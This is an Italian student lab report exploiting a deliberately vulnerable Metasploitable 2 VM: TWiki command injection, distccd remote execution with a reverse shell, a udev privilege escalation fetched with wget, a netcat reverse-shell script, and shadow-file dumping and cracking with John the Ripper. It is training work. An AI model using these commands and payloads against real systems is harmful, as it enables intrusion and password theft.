

REPORT UNIT 2 WEEK 7

MODULO 2

Avvio con **msfconsole**.

```
(kali㉿kali)-[~]
$ msfconsole

IIIIII dTb.dTb
II 4' v 'B
II 6. .P
II 'T; . ;P'
II 'T; ;P'
IIIIII 'YvP'

I love shells --egypt

      =[ metasploit v6.3.16-dev ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Use sessions -1 to interact with the
last opened session
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Con **nmap -sV** vedo le porte aperte.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.50.100
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-11 18:40 EDT
Nmap scan report for 192.168.50.100
Host is up (0.038s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN;
```

L'esercizio ci chiede di sfruttare telnet (23).
Faccio **search** per la versione telnet richiesta

```
35 auxiliary/scanner/telnet/telnet_version normal No Telnet Service Banner Detection
36 auxiliary/scanner/telnet/telnet_encrypt_overflow normal No Telnet Service Encryption Key ID Overflow Detection
37 payload/cmd/unix/bind_busybox_telnetd normal No Unix Command Shell, Bind TCP (via BusyBox telnetd)
```

Scelgo il modulo **scanner/telnet/telnet_version** e faccio show options per vedere i parametri necessari.

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  -
  PASSWORD  -               no        The password for the specified username
  RHOSTS    -               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     23              yes       The target port (TCP)
  THREADS   1               yes       The number of concurrent threads (max one per host)
  TIMEOUT   30              yes       Timeout for the Telnet probe
  USERNAME  -               no        The username to authenticate as
```

Imposto il target host con **set RHOSTS** ed uso exploit.

Non sono presenti payloads.

Testo il risultato collegandomi alla telnet ed inserendo username e password trovate.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.50.100
RHOSTS => 192.168.50.100
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[*] 192.168.50.100:23 - 192.168.50.100:23 TELNET
[*] 192.168.50.100:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.50.100
[*] exec: telnet 192.168.50.100

Trying 192.168.50.100...
Connected to 192.168.50.100.
Escape character is '^['.

msf6 telnet >

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
```

Infine, esco con **exit** e torno ai comandi principali con **back**.

TWIKI

Da msconsole faccio **search twiki**.

```
msf6 > search twiki

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  exploit/unix/webapp/moinmoin_twikidraw  2012-12-30      manual   Yes    MoinMoin twikidraw Action Traversal File Upload
1  exploit/unix/http/twiki_debug_plugins  2014-10-09      excellent Yes    Twiki Debugenableplugins Remote Code Execution
2  exploit/unix/webapp/twiki_history       2005-09-14      excellent Yes    Twiki History TwikiUsers rev Parameter Command Execution
3  exploit/unix/webapp/twiki_maketext      2012-12-15      excellent Yes    Twiki MAKETEXT Remote Command Execution
4  exploit/unix/webapp/twiki_search        2004-10-01      excellent Yes    Twiki Search Function Arbitrary Command Execution
```

Uso il l'exploit numero 2 con **use exploit 2**.

In seguito, mostro le opzioni con show options e setto l'RHOSTS su meta con **set RHOSTS**.

```
msf6 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.50.100
RHOSTS => 192.168.50.100
msf6 exploit(unix/webapp/twiki_history) > show options uname

Module options (exploit/unix/webapp/twiki_history):

  Name      Current Setting  Required  Description
  --      -
Proxies     Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS      192.168.50.100  yes       The target host(s), see https://docs.metasploit.com/docs/using-the-meterpreter
RPORT       80               yes       The target port (TCP)
SSL         false            no        Negotiate SSL/TLS for outgoing connections
URI         /twiki/bin       yes       Twiki bin directory path
VHOST       VHOST            no        HTTP server virtual host

Payload options (cmd/unix/python/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
LHOST      192.168.32.100  yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port
```

Con show payloads vedo la lista dei payloads disponibili e scelgo il 38 tramite **set payload 38**.

Successivamente lancio con **exploit**.

Metasploitable / Plugin #19704

[Back to Vulnerabilities](#)

Vulnerabilities 1

HIGH TWiki 'rev' Parameter Arbitrary Command Execution

Description

The version of TWiki running on the remote host allows an attacker to manipulate input to the 'rev' parameter in order to execute arbitrary shell commands on the remote host subject to the privileges of the web server user id.

Solution

Apply the appropriate hotfix referenced in the vendor advisory.

See Also

<http://www.nessus.org/u?c70904f3>

Output

Nessus was able to execute the command "id" using the following request :

<http://192.168.50.101/twiki/bin/view/Main/TWikiUsers?rev=2%20%7cid%7c%7cecho%20>

This produced the following truncated output (limited to 2 lines) :

..... snip

uid=33 (www-data) gid=33 (www-data) groups=33 (www-data)

..... snip

To see debug logs, please visit individual host

Port Hosts

80 / tcp / www 192.168.50.101

Apache2 Debian Default Page x pfSense.home.arp... TWiki . Main . TWikiUsers (r1. x) Nessus Essentials / Folders +

192.168.50.100/twiki/bin/view/Main/TWikiUsers?rev=2%20%7cid%7c%7cecho%20

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB http://127.0.0.1/DVWA... Google Hacking DB OffSec Hash

TWiki > Main > TWikiUsers (r1.2 |id|echo)

Main . { Users Groups Offices Changes Index Search Go }

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Topic TWikiUsers . { Edit Attach Ref By Printable Diffs | r1.16 | >= | r1.15 | >= | r1.14 | More }

Revision r1.2 |id|echo - 01 Jan 1970 - 00:00 GMT -

Copyright © 1999-2003 by the contributing authors. All material on this collaboration platform is the property of the contributing authors. Ideas, requests, problems regarding TWiki? [Send](#) feedback.

DISTCCD

Faccio **nmap** su tutte le porte della rete di Meta.

```
(kali@kali)-[~]
$ nmap -p- 192.168.50.100/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-13 10:03 EDT
Nmap scan report for 192.168.50.1
Host is up (0.0061s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.50.100
Host is up (0.0087s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
36729/tcp open  unknown
36735/tcp open  unknown
51259/tcp open  unknown
52456/tcp open  unknown

Nmap done: 256 IP addresses (2 hosts up) scanned in 113.55 seconds
```

Apro **msfconsole** e cerco il servizio con **search distccd**.

Distcc è progettato per velocizzare la compilazione sfruttando la potenza di elaborazione inutilizzata su altri computer. Una macchina con distcc installato può inviare codice da compilare attraverso la rete a un computer su cui sono installati il demone distccd e un compilatore compatibile.

(<https://book.hacktricks.xyz/network-services-pentesting/3632-pentesting-distcc>)

```

msf6 > search distccd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/unix/misc/distcc_exec            2002-02-01      excellent Yes     DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > show payloads


Compatible Payloads

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  payload/cmd/unix/bind_perl              normal          No      Unix Command Shell, Bind TCP (via Perl)
1  payload/cmd/unix/bind_perl_ipv6         normal          No      Unix Command Shell, Bind TCP (via perl) IPv6
2  payload/cmd/unix/bind_ruby              normal          No      Unix Command Shell, Bind TCP (via Ruby)
3  payload/cmd/unix/bind_ruby_ipv6         normal          No      Unix Command Shell, Bind TCP (via Ruby) IPv6
4  payload/cmd/unix/generic                 normal          No      Unix Command, Generic Command Execution
5  payload/cmd/unix/reverse                 normal          No      Unix Command Shell, Double Reverse TCP (telnet)
6  payload/cmd/unix/reverse_bash            normal          No      Unix Command Shell, Reverse TCP (/dev/tcp)
7  payload/cmd/unix/reverse_bash_telnet_ssl normal          No      Unix Command Shell, Reverse TCP SSL (telnet)
8  payload/cmd/unix/reverse_openssl         normal          No      Unix Command Shell, Double Reverse TCP SSL (openssl)
9  payload/cmd/unix/reverse_perl            normal          No      Unix Command Shell, Reverse TCP (via Perl)
10 payload/cmd/unix/reverse_perl_ssl         normal          No      Unix Command Shell, Reverse TCP SSL (via perl)
11 payload/cmd/unix/reverse_ruby            normal          No      Unix Command Shell, Reverse TCP (via Ruby)
12 payload/cmd/unix/reverse_ruby_ssl         normal          No      Unix Command Shell, Reverse TCP SSL (via Ruby)
13 payload/cmd/unix/reverse_ssl_double_telnet normal          No      Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload 5
payload => cmd/unix/reverse

```

Scelgo l'unico exploit disponibile con **use 0** (distcc_exec) e vedo la lista dei payloads con **show payloads** e setto il quinto con **set payload 5** (Double Reverse TCP telnet).



Controllo le opzioni con **show options** e setto l'**RHOSTS** su Meta.

```

msf6 exploit(unix/misc/distcc_exec) > set payload 5
payload => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      The local client address
  CPORT      The local client port
  Proxies    A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      3632             The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ---      -
  LHOST      192.168.32.100  yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.50.100
RHOSTS => 192.168.50.100
msf6 exploit(unix/misc/distcc_exec) > show options

```

Lancio l'exploit e comincio l'enumerazione.

Some common commands used during the enumeration phase are the following:

Enumeration Commands	Description
id	print real and effective user and group IDs
whoami	current user
hostname	show or set the system's host name
uname	print system information
ps -ef	report a snapshot of the current processes
echo \$PATH	print environment PATH variable
ifconfig	configure a network interface
cat /etc/passwd	show passwd file contents
sudo -l	list commands allowed using sudo
find / -type f -a \(-perm -u+s -o -perm -g+s \) -exec ls -l {} \;	Find all files suid and sgid files
2> /dev/null	

Con **id** posso vedere gli utenti ed i gruppi comprensivi di id.

Con **uname** vado a vedere le informazioni del sistema.

Con **hostname** vedo il nome del sistema host.

Per estrarre e craccare le hashes delle password provo ad eseguire **cat /etc/shadow** ritrovando permesso negato.

Per il privilege escalation abbiamo bisogno di usare un secondo exploit.

Con **ps aux** vedo la lista di tutti i processi attivi e trovo il demone udev in esecuzione da root.

I sistemi Linux con udev e kernels 2.6 possono sfruttare la vulnerabilità per fare privilege escalation.

Udev è il gestore dei dispositivi per il kernel linux. Viene eseguito in spazio utente e amministra dinamicamente i dispositivi a blocchi per ogni periferica rilevata nel sistema.

Cerco l'id del processo **udev** (PID) in esecuzione sul demone con **ps -eaf | grep udev | grep -v grep**.


```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.32.100:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo gFw7bX20l0rBDD20;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "gFw7bX20l0rBDD20\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.32.100:4444 → 192.168.50.100:36081) at 2023-06-14 08:47:39 -0400

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
metasploitable
cat /etc/shadow
cat: /etc/shadow: Permission denied
ps -eaf | grep udev | grep -v grep
root      2425      1  0 08:41 ?          00:00:00 /sbin/udev --daemon
```

Apro un secondo terminale e tramite **searchsploit** cerco l'exploit per udev. Nel nostro caso possiamo usare il secondo nel path **linux/local/8572.c**

Faccio partire **apache2** e copio il file dell'exploit nel path del server **/var/www/html**.

```
(kali@kali)-[~]
$ searchsploit udev
```

Exploit Title	Path
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Local Privilege Escalation (1)	linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)	linux/local/8572.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation	linux/local/41886.c
Linux Kernel UDEV < 1.4.1 - 'Netlink' Local Privilege Escalation (Metasploit)	linux/local/21848.rb

```
Shellcodes: No Results

(kali@kali)-[~]
$ service apache2 start

(kali@kali)-[~]
$ cp /usr/share/exploitdb/platforms/linux/local/8572.c /var/www/html
cp: cannot stat '/usr/share/exploitdb/platforms/linux/local/8572.c': No such file or directory

(kali@kali)-[~]
$ cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html

(kali@kali)-[~]
$ cd /var/www/html
```

Mi sposto di nuovo su msfconsole ed eseguo **wget** (web get) per scaricare l'exploit **8572.c** e salvarlo come **misp2**.

```
wget 192.168.32.100/8572.c -O misp2.c
--10:26:47-- http://192.168.32.100/8572.c
      => `misp2.c'
Connecting to 192.168.32.100:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,757 (2.7K) [text/x-csrc]

  OK .. /var/www/html 100% 92.27 MB/s

10:26:47 (92.27 MB/s) - `misp2.c' saved [2757/2757]
```

Aprendo il file appena scaricato possiamo leggere le istruzioni per eseguirlo.

Abbiamo bisogno del PID del **socket udevd netlink** presente nel path **/proc/net/netlink**. Di solito è il PID dell'udev meno 1 come argv[1] (prima linea di comando dell'argomento passato al programma in esecuzione).

L'exploit, quindi, eseguirà **/tmp/run** come root a prescindere dal payload.

Creo un file chiamato run, **#!/bin/sh** è chiamata **shebang** ed è usata per indicare che il file deve essere interpretato come uno script di shell. Successivamente aggiungo una riga nel file run dove con netcat mi connetterò all'indirizzo IP di Kali sulla porta 5555 aprendo una shell interattiva sulla macchina remota. In seguito, compilo lo script con **gcc**.

```

touch run
echo '#!/bin/sh' > run
echo '/bin/netcat -e /bin/sh 192.168.32.100 5555' >> run
ls
4594.jsvc_up
mysql start
msp2.c
run
gcc msp2.c -o msp2
msp2.c:110:28: warning: no newline at end of file

```

Anche se ho ricavato il PID socket udevd netlink precedentemente (da /sbin/udevd (2425-1=2424) controllo direttamente per sicurezza.

Mi sposto nell'altro terminal, mi muovo nella directory /var/www/html ed eseguo netcat sulla porta 5555.


Da msfconsole aggiungo il permesso di esecuzione (**chmod +x**) allo script appena creato e lo lancio con il PID trovato come argomento. Posso vedere che ora sono connessa tramite netcat.

```

cat /proc/net/netlink
sk      Eth  Pid   Groups  Rmem    Wmem    Dump    Locks
f7c4d800 0    0     00000000 0        0       00000000 2
dfc21a00 4    0     00000000 0        0       00000000 2
f7f6c000 7    0     00000000 0        0       00000000 2
f7cfbc00 9    0     00000000 0        0       00000000 2
f7cf6c00 10   0     00000000 0        0       00000000 2
f7c4dc00 15   0     00000000 0        0       00000000 2
df8c9c00 15   2424  000000001 0        0       00000000 2
f7c77800 16   0     00000000 0        0       00000000 2
df82b200 18   0     00000000 0        0       00000000 2

chmod +x msp2
./msp2 2424

```



```

File  Actions  Edit  View  Help

(root@kali)-[/var/www/html]
# nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.32.100] from (UNKNOWN) [192.168.50.100] 52012

```

Faccio l'enumerazione di nuovo (id, uname, ..) e posso vedere come, grazie a questo exploit, sono riuscita ad ottenere l'accesso come root. Tramite **cat** guardo il contenuto di **/etc/shadow** e **/etc/password**.


```

connect to [192.168.1.100] from (unknown) [192.168.1.100] 32012
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BPot$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind*:14685:0:99999:7:::
postfix*:14685:0:99999:7:::
ftp*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55*:14691:0:99999:7:::
distccd*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd*:15474:0:99999:7:::

```

```

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false


```

Copio entrambi in 2 file su Kali: uno chiamato shadow.txt e l'altro chiamato passwd.txt.

Per craccare il file /etc/shadow con John the Ripper dobbiamo eseguire l'unshadowing e successivamente il cracking.

L'unshadowing è un processo in cui combiniamo il file /etc/passwd insieme al file /etc/shadow in modo che John possa comprendere cosa gli stiamo fornendo. Unshadow è uno strumento che gestisce questa operazione ed è parte del pacchetto di John.

Eseguo dunque `unshadow passwd.txt shadow.txt > unshadowed.txt` da terminale Kali.



Successivamente lancio John e cracco le password ricavate.

```
(root@kali)-[/home/kali/Desktop/Meta2]
# john unshadowed.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
postgres      (postgres)
msfadmin      (msfadmin)
service       (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789     (klog)
batman       (sys)
Proceeding with incremental:ASCII
```